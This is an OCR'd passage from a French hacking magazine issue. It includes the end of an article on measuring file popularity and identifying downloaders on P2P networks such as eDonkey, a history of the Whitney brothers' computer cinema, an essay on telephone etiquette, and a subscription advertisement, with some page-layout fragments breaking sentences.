
Ce sont celles auxquelles je m'intéresse personnellement. Elles répondent à des questions du type « quels sont les fichiers les plus présents sur tel réseau » ou encore « comment se propage un fichier donné ? A combien d'exemplaires ? A quelle vitesse ? Dans quelles zones géographiques ? ... »

Classer des fichiers par popularité n'est pas forcément aisé, cela est très dépendant du réseau. Par exemple, bittorent est extrêmement décentralisé. Un même fichier peut être échangé sur dix sous réseaux différents sans qu'aucun d'entre eux n'ait de lien avec les autres. Pour faire des statistiques globales, il faudrait connaître tous les sous réseaux, ce qui n'est pas possible dans la pratique. Cependant, l'intérêt même du réseau est de ne pas être trop fragmenté. Cela permet de trouver de nombreuses sources et augmente la probabilité de pouvoir trouver tous les bouts du fichier (s'il en manque un seul, le fichier est inutilisable). Ainsi, on voit émerger des solutions qui tendent à agréger les sous réseaux (exeem, certaines fonctions d'azureus, ...) et qui devraient permettre à terme de simplifier la collecte d'informations globales.

Bittorent est un cas extrême de décentralisation. Je me suis beaucoup penché sur emule/edonkey, et ce réseau est beaucoup plus simple à étudier. En effet, il est possible de demander des informations globales directement aux serveurs qui aiguillent le trafic (du type combien d'utilisateurs partagent tel ou tel fichier), cela fait partie

éseaux de P2P

Asterix.et.les.Vikings.FRENCH.CAM.REPACK.1CD.XViD-COBRA.avi on emule / edonkey network :



La popularité des fichiers évolue en fonction de l'actualité

intégrante du protocole car cette information est utile pour le client. Ainsi, il est aisé d'avoir des statistiques globales qui permettent de classer les fichiers par popularité et d'étudier la dynamique de propagation d'un fichier donné.

b) Surveillance des téléchargements

Un autre type de surveillance, beaucoup plus sensible, consiste à descendre au niveau de l'individu. On se demande alors par exemple qui télécharge tel ou tel fichier. Ou de manière encore plus précise, qui a mis ce fichier à disposition le premier ?

Ce sont des questions auxquelles il est extrêmement simple de répondre. En effet, elles correspondent à trouver des sources, ce que tout logiciel p2p doit faire pour pouvoir fonctionner. Il est donc en général très simple d'utiliser les parties du protocole remplissant cette fonction et de s'en servir pour balayer le réseau à la recherche de personnes entrain de le télécharger (ou partageant). Pour edonkey par exemple, on peut demander des sources aux serveurs, aux sources elles-mêmes (sources-exchange protocol) ou via Kad qui à été développé expressément dans cette optique.

Avec ces outils, si l'on s'y prend suffisamment tôt, il est tout à fait possible de repérer le 'releaseur', on parcours le réseau et on trouve une personne qui est la seule à avoir le fichier complet (sur edonkey cela dure un ou deux jours, regardez le début de la courbe).

Enfin, et pour conclure, je tiens à attirer votre attention sur le fait que tous les protocoles p2p implémentent une manière d'identifier sans ambiguité chaque client (ex : client hash pour edonkey et même secure user id dans les extensions emule). Cela est nécessaire car pour préserver l'intégrité de ces réseaux, il faut absolument éviter qu'un client puisse se faire passer pour un autre. Là encore, une fonctionnalité bénéfique pour le réseau (et inévitable à mon avis) est très utile pour la surveillance. Ne croyez pas que cacher votre ip est suffisant pour garantir votre anonymat …

La riposte mesurée ?

Dans le monde sur la lutte contre le piratage, une question un peu plus complexe se pose. C'est celle de repérer les « gros téléchargeurs ». Techniquement, rien ne s'y oppose. Si l'on peut comme nous l'avons vu, faire la liste des personnes qui téléchargent un fichier, alors on peut stocker cette information pour un grand nombre de fichiers protégés puis, par recoupement, repérer ceux qui en ont téléchargés le plus. Dans la pratique, c'est loin d'être aussi simple. Il existe une multitude de réseaux, chaque jour sur chaque réseau s'échange des téraoctets. Comment collecter, stocker puis interroger les quantités phénoménales d'informations que cela représente ? Comment suivre pour chaque internaute chaque fichier téléchargé ? Il n'y a pas d'obstacles techniques au niveau des protocoles, mais l'investissement nécessaire pour construire un tel système est important et rien de dit qu'il aura l'effet souhaité.

Sebasto

À lire :

http://www.cs.huji.ac.il/labs/danss/presentations/emule.pdf

http://www.cs.rice.edu/Conferences/IPTPS02/109.pdf

(Kad)

DEUX PIONNIERS DU C

By Captain Cavern

Les frères Whitney quittèrent leur Californie natale pour l'Europe en 1937. John (1917-1995), vint à Paris étudier la musique dodécaphonique et James (1921-1982), se rendit à Londres pour étudier les arts plastiques. En 1939, ils durent regagner Los Angeles à cause de la guerre. Avant leur départ pour l'Europe, John avait déjà filmé en 8mm une éclipse solaire avec un télescope qu'il avait fabriqué lui-même. Mais c'est la vision des films abstraits de l'allemand Oskar Fischinger en 1940 qui fut le véritable déclic.

Fischinger était l'un des pionniers de la synésthésie cinématographique. On pouvait même lire au générique de l'un de ses films : « *You ear what you see, you see what you ear* » (vous entendez ce que vous voyez, vous voyez ce que vous entendez). Il avait réussi à créer des sons à partir de formes géométriques qu'il avait peintes lui-même et collées sur la partie sonore de la pellicule. Ses films étaient de véritables symphonies visuelles, d'étonnantes chorégraphies abstraites où les formes géométriques bougeaient et se transformaient en parfaite harmonie avec la musique.

Mais les frères Whitney furent déçus. Ils décidèrent de radicaliser les recherches de Fischinger grâce à un appareil inventé par John Whitney qui permettait pour la première fois de créer simultanément des images et des sons. Il en résulta Five Abstract Film Exercices (1942-1945).

« La bande sonore est entièrement synthétique et réalisée mécaniquement par l'assemblage simultané de douze pendules de tailles différentes reliés au moyen d'un fin fil d'acier à la piste optique. La trace optique résulte du déplacement des pendules devant un faisceau lumineux produisant une trace variable sur la piste optique. Les pendules peuvent être commandés ensemble ou séparément. La fréquence de chacun d'entre eux peut être ajustée ou accordée pour être utilisée dans n'importe quelle échelle existante en ajustant le glissement des poids. Le choix de la longueur des pendules et le contrôle de la vitesse « de défilement » permet de produire et d'enregistrer la totalité des fréquences audio. Il n'est pas de sons actuels qui permettent de générer des ondes sonores à la manière des pendules, et ce jusqu'à produire des fréquences infra soniques. Seulement lorsque le film est projeté à une vitesse régulière, le son est produit. De cette façon, l'image et le son sont en même temps, infiniment variables et contrôlables, et la technique évoluant permet d'unifier l'approche et les potentialités de ce médium ». Leon Becker, Synthetic Sound and Abstract Image, Hollywood Quarterly, 1945.

John Whitney Sr filmant son animation sur l'écran d'un ordinateur pendant sa résidence d'artiste chez IBM

Les premiers spectateurs des *Five Abstract Film* Exercices crurent voir des films extra-terrestres. Les sons et les images ne ressemblaient à rien de connu. On était projeté dans une autre dimension.

Par la suite, les deux frères suivirent chacun leur propre chemin tout en restant complémentaires.

Image du film Lapis (1963-1966) de James Whitney, durée 10 mn

Image du film Lapis de James Whitney

CINÉMA ÉLECTRONIQUE


Générique de Saul Bass et John Whitney Sr pour le film Vertigo d'Alfred Hitchcock 1958


James, apprenant que son travail graphique pour l'armée pendant la seconde guerre mondiale avait contribué à la création de la bombe atomique, en fut profondément choqué et se convertit au bouddhisme. Il revint au cinéma dans les années 50. Ses films sont de véritables mandalas animés, souvent illustrés par de la musique indienne, puissamment psychédéliques, ancêtres de l'imagerie des raves. John, lui, passionné par l'informatique alors à ses débuts, utilisa, dès la fin des années 40, des radars ayant servi à la lutte antiaérienne pendant la seconde guerre mondiale pour produire ses images. Son approche fut à la fois théorique et technologique. Il a écrit de nombreux articles et un livre, *Digital Harmony on the Complementary of Music and Visual Art, 1980.*


En 1958, il collabora avec le graphiste Saul Bass au générique de Vertigo d'Alfred Hitchcock. Les formes géométriques qui s'y déploient, ancêtres de la 3D, sont un bel exemple de son utilisation des radars. A partir de ces machines de guerre modifiées pour le cinéma, il conçut un ordinateur analogique de trois mètre cinquante de haut avec lequel il travailla plusieurs années. Il fut en résidence chez IBM entre 1966 et 1969. Son film Permutations (1966) fut entièrement réalisé à partir du moniteur noir et blanc d'un système d'ordinateurs IBM 360, IBM 2250 Display, écrit en GRAF et FORTRAN. La couleur fut ajoutée ultérieurement image par image.


A partir de 1986, il collabora avec Jerry Reed à la création du *Whitney-Reed RDTD (Radius-Differential Theta Differential)*, un programme permettent de composer simultanément de l'image et du son.
Les films des frères Whitney sont peu nombreux, mais ils sont un jalon fondamental dans l'histoire de l'art électronique et informatique.


Captain Cavern

















Voix de la co

Écrivez-nous : voice@thehackademy.net

Ce mois-ci, pas de courrier mais des BDs !

C'est <vous> qui le dites...

Texte : bashfr.org

Clad ne pense pas qu'au C...

Les conventions sociales au service de nos limites cognitives

Lorsque nous contactons quelqu'un par téléphone nous respectons très souvent une convention. Cette convention fixe un protocole de comportement dans l'initiation du dialogue : une fois en ligne, avant d'expliquer la raison de l'appel, nous nous présentons à notre interlocuteur, nous le saluons, nous prenons de ses nouvelles, etc.


Cet acte banal, se pratiquant à l'identique dans tous les pays, a une dimension culturelle : le fait de joindre quelqu'un par téléphone implique au préalable d'une relation sociale complexe (celle du dialogue autour d'un sujet précis) quelques formalités simples exprimées par le langage. Il s'agit de préparer l'autre "en douceur" aux efforts qu'il va devoir fournir pour honorer votre appel (être tout simplement mentalement disponible pour votre requête).

Nous voilà avec une vision plus précise de cette convention d'appel. Une ébauche qui ne répond toutefois pas à la question : qu'est-ce qui justifie que nous ayons adopté un tel protocole préparatoire ? Simple : notre cerveau n'est bêtement pas assez "performant".

Appeler quelqu'un est un acte brutal. Il s'agit de brutalité dans l'action, dans l'évènement : un coup de téléphone interrompt brusquement votre correspondant


Vie du journal

- **Appel à textes** : n'hésitez pas à contacter la rédaction (dvrasp@thehackademy.net) si vous voulez faire paraître un article technique de qualité (quel que soit le niveau), si vous désirez participer à une enquête sur un sujet en rapport avec la sécurité informatique et le hacking, ou si vous voulez nous faire part de votre analyse de l'actualité.
- Que les fans du CPCNG se rassurent, la rubrique sera de retour prochainement.
- Donnez votre avis sur la nouvelle maquette : http://forum.thehackademy.net !



100% paint.exe / ethylik.tv/cirque

mmunauté



©1489 Leonardo da Vinci

dans ses activités. Ce trouble de courte durée suffit à distraire l'esprit et à interrompre tout type de réflexion. Juste avant de décrocher, donc, notre esprit est perturbé : ses moteurs logiques ont été interrompus et doivent mettre en place un nouveau contexte (se préparer à décrocher, à répondre, etc.). Ce trouble peut-être encore plus marqué selon les activités de l'instant, comme par exemple être en réunion. Si l'interlocuteur venait en plus a créer un second trouble en abordant immédiatement un sujet particulier, sans même vous saluer, cela vous obligerait à réactiver, brusquement et simultanément, des schémas neurologiques complexes (souvenirs a court terme, remise d'autrui dans le contexte actuel, analyse du ton de la voix sur l'instant, etc.). Les ressources cognitives nécessaires sont multiples et de rôles variés. Ces différentes ressources sont plus ou moins rapidement et efficacement disponibles selon nos aptitudes cognitives naturelles et notre état physique (la fatigue, l'état de stress, la dépression, etc.). Il arrive que le choc de basculements de contexte successifs provoque plus ou moins une réaction sentimentale : le trouble résultant des évènements conforte une forme d'irritation. Votre interlocuteur pourrait vous reprendre sèchement sur votre "impolitesse".

Car l'irritation est ici un signal d'alarme égoïste s'activant lorsque notre confort mental est malmené. Cette situation nous la connaissons bien dans nos vies. C'est pourquoi nous adoptons une convention culturelle unique et standardisée. Elle s'ajuste à des critères sociaux et moraux et prend des formes simples. Il faut croire, d'ailleurs, que si nous l'appliquons si instinctivement, parfois inconsciemment, c'est que notre esprit privilégie l'intégration d'un protocole d'amorçage, s'exprimant par le langage, sur d'autres solutions d'adaptation.

Ainsi les formules de politesse ont-elles pour but d'aider l'esprit à mobiliser ses ressources en douceur : en amortissant les chocs les troubles peuvent être régulés. Ce sont ainsi les qualités fonctionnelles de l'esprit souffrant de sollicitations inadaptées à sa structure qui sont la cause de sentiments spontanés d'irritation ou de plaisir se traduisant ensuite en faits sociaux. De la même manière de nombreuses techniques d'humour consistent à prendre l'esprit a contre-pied. C'est d'ailleurs bien souvent ainsi que vous tenterez de vous sortir de l'embarras si l'on vous reprend sur votre spontanéité.

Clad Strife



The HACKADEMY

s'engage pour la baisse du prix des magazines informatiques

**Nous avons décidé d'offrir à nos lecteurs la possibilité d'acquérir nos magazines à prix fortement réduit.
The Hackademy Magazine peut ainsi être acheté pour 4,5 euros (au lieu de 5,9 euros,
soit 1,4 euros d'économie sur chaque numéro !)**

Comment en profiter ?

Il suffit de se rendre sur notre site et de commander le prochain numéro, avec votre CB ou par chèque, avant le 20 octobre.
Vous le recevrez directement chez vous, et même deux jours avant les marchands de journaux !

Pour de meilleures conditions encore, vous pouvez aussi vous abonner, souscrire à nos packages et découvrir nos promotions !

Comment parvenons-nous à faire baisser les prix à ce point ?

Lorsque vous commandez directement chez nous votre numéro, nous n'avons pas à verser de commission
aux messageries de distribution.
L'économie réalisée vous est alors intégralement reversée sous forme de réduction.
C'est le même principe que l'abonnement, mais accessible désormais au numéro.

Pourquoi le faisons-nous ?

Parce que nous estimons que la presse informatique, surtout dans le domaine de la sécurité,
est beaucoup trop chère (7,45 euros pour MISC, 7,50 euros pour hackin9 par exemple).
Fidèles à notre idéal de diffusion du savoir pour le plus grand nombre, nous souhaitons donc être à l'origine
d'un grand mouvement de baisse des prix en donnant l'exemple. Avec 84 pages sans aucune publicité,
The Hackademy Magazine est déjà le moins chère des mags de sécu de qualité. Mais nous voulons aller plus loin encore.

Participez vous aussi à ce mouvement en commandant votre prochain Hackademy Magazine (ou en vous abonnant)
sur notre site **www.thehackademy.net**

Vous pouvez aussi utiliser le bulletin ci-dessous, avec des frais forfaitaires de traitement de 1 euro par bulletin :

Envoyez votre bulletin accompagné de votre règlement à l'ordre de DMP, 26 bis rue Jeanne d'Arc, 94160 Saint-Mandé

Je commande le **prochain numéro** pour **4,5 euros**
(arrêt des commandes pour le N°5 le 24 juin 2006) ☐

Je m'abonne pour **un an** pour **27 euros** (soit 4,2 euros le numéro) ☐

Je m'abonne pour **deux ans** pour **49 euros** (soit 4,1 euros le numéro) ☐

Packages abonnements + cours de the hackademy School ! ! !

Je souscris un **package intit** pour **99 euros**
(abonnement 1 an + les cours newbie et newbie+ de thehackademy school) ☐

Je souscris un **package I LUV U** pour **119 euros**
